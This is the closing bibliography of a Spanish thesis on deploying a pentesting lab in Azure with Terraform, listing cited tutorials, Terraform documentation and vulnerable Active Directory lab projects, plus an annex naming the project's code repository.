[96] S. Academy, 2020, Getting started with terraform for Azure [online]. Disponible en: https://www.youtube.com/playlist?list=PLD7svyKaquTlE9dErhMazFhWbSSCfMP_4 [Accedido 8 Marzo 2022].

[97] S. Muthukrishna, 2014, Create your own dedicated mysql server for your azure websites. [online]. Disponible en: https://azure.microsoft.com/es-es/blog/create-your-own-dedicated-mysql-server-for-your-azure-websites/ [Accedido 13 Abril 2022].

[98] SofianeHamlaoui, 2020, Collection of pentest notes and cheat sheets from a lot of Repos. [online]. Disponible en: https://github.com/SofianeHamlaoui/Pentest-Notes [Accedido 29 Agosto 2022].

[99] Someone Else's Cloud, 2021, EP4: How to build an azure lab with terraform | beginner tutorial. [online]. Disponible en: https://www.youtube.com/watch?v=MOaHQFeYI1Q [Accedido 8 Marzo 2022].

[100] Someone Else's Cloud, 2021, ep4_azure_lab_terraform. [online]. Disponible en: https://github.com/someoneelsescloud/ep4_azure_lab_terraform [Accedido 8 Marzo 2022].

[101] TekGreatNess, 2021, Create a mysql RDS instance using Terraform. [online]. Disponible en: https://www.youtube.com/watch?v=WFFxqJOLh5I [Accedido 28 Abril 2022].

[102] Terraform, azurerm_linux_virtual_machine. [online]. Disponible en: https://registry.terraform.io/providers/hashicorp/azurerm/latest/docs/resources/linux_virtual_machine [Accedido 10 Abril 2022].

[103] Terraform, azurerm_mysql_flexible_server. [online]. Disponible en: https://registry.terraform.io/providers/hashicorp/azurerm/latest/docs/resources/mysql_flexible_server [Accedido 22 Abril 2022].

[104] Terraform, azurerm_virtual_machine. [online]. Disponible en: https://registry.terraform.io/providers/hashicorp/azurerm/latest/docs/resources/virtual_machine [Accedido 10 Abril 2022].

[105] Terraform, Provisioner: Remote-exec: Terraform: HashiCorp developer. [online]. Disponible en: https://developer.hashicorp.com/terraform/language/resources/provisioners/remote-exec#script [Accedido 10 Agosto 2022].

[106] Terraform, Azure Virtual Network Hub with Firewall Terraform Module. [online]. Disponible en: https://registry.terraform.io/modules/kumarvna/caf-virtual-network-hub/azurerm/latest/examples/complete [Accedido 30 MAyo 2022].

[107] Terraform, Install: Terraform: HashiCorp developer. [online]. Disponible en: https://developer.hashicorp.com/terraform/downloads [Accedido 5 Marzo 2022].

[108] Terraform, azurerm_marketplace_agreement. [online]. Disponible en: https://registry.terraform.io/providers/hashicorp/azurerm/latest/docs/resources/marketplace_agreement [Accedido 9 Diciembre 2022].

[109] T. Okito, 2020, Deploy a web server, DMZ, and Nat Gateway using terraform. [online]. Disponible en: https://medium.com/swlh/deploy-a-web-server-dmz-and-nat-gateway-using-terraform-188f4a3d4d29 [Accedido 10 Abril 2022].

[110] Torivar, 2022, Azure activity log to Siem with terraform - mostly technical. [online]. Disponible en: https://www.torivar.com/2022/08/16/azure-activity-log-to-siem-with-terraform/ [Accedido 9 Agosto 2022].

[111] V. Motos, 2020, Purple Cloud: despliega un lab de DA en la nube. [online]. Disponible en: https://www.hackplayers.com/2020/08/purple-cloud-despliega-un-lab-de-directorio-activo.html [Accedido 10 Marzo 2022].

[112] WazeHell, 2021, Create a vulnerable active directory that's allowing you to test most of the active directory attacks in a local lab. [online]. Disponible en: https://github.com/WazeHell/vulnerable-AD [Accedido 6 Septiembre 2022].

[113] WhiteHats, 2021, Kerberoasting Attack Demo [online]. Disponible en: https://www.youtube.com/watch?v=BMBNteDRKHA [Accedido 12 Diciembre 2022].

[114] WinOpsDBA, 2020, 06-vm-extensions. [online]. Disponible en: https://github.com/WinOpsDBA/DBAinTheCloud/blob/master/06-vm-extensions/sql/vm.tf [Accedido 10 Octubre 2022].

[115] XMCyber, 2021, XMGoat/main.tf at main XMCYBER/XMGOAT. [online]. Disponible en: https://github.com/XMCyber/XMGoat/blob/main/scenarios/scenario_1/main.tf [Accedido 13 Agosto 2022].

[116] xFreed0m, 2020, xFreed0m/Disruption. [online]. Disponible en: https://github.com/xFreed0m/Disruption/blob/master/9-kali.tf [Accedido 15 Abril 2022].

[117] Y. Brikman, 2017, Terraform: Up and running: Writing Infrastructure as Code. Beijing: O'Reilly.

ANEXO I

El código para el despliegue y sus scripts inicializadores correspondientes se encuentran en el repositorio https://github.com/pablomedi/tfg-entorno-pentesting.git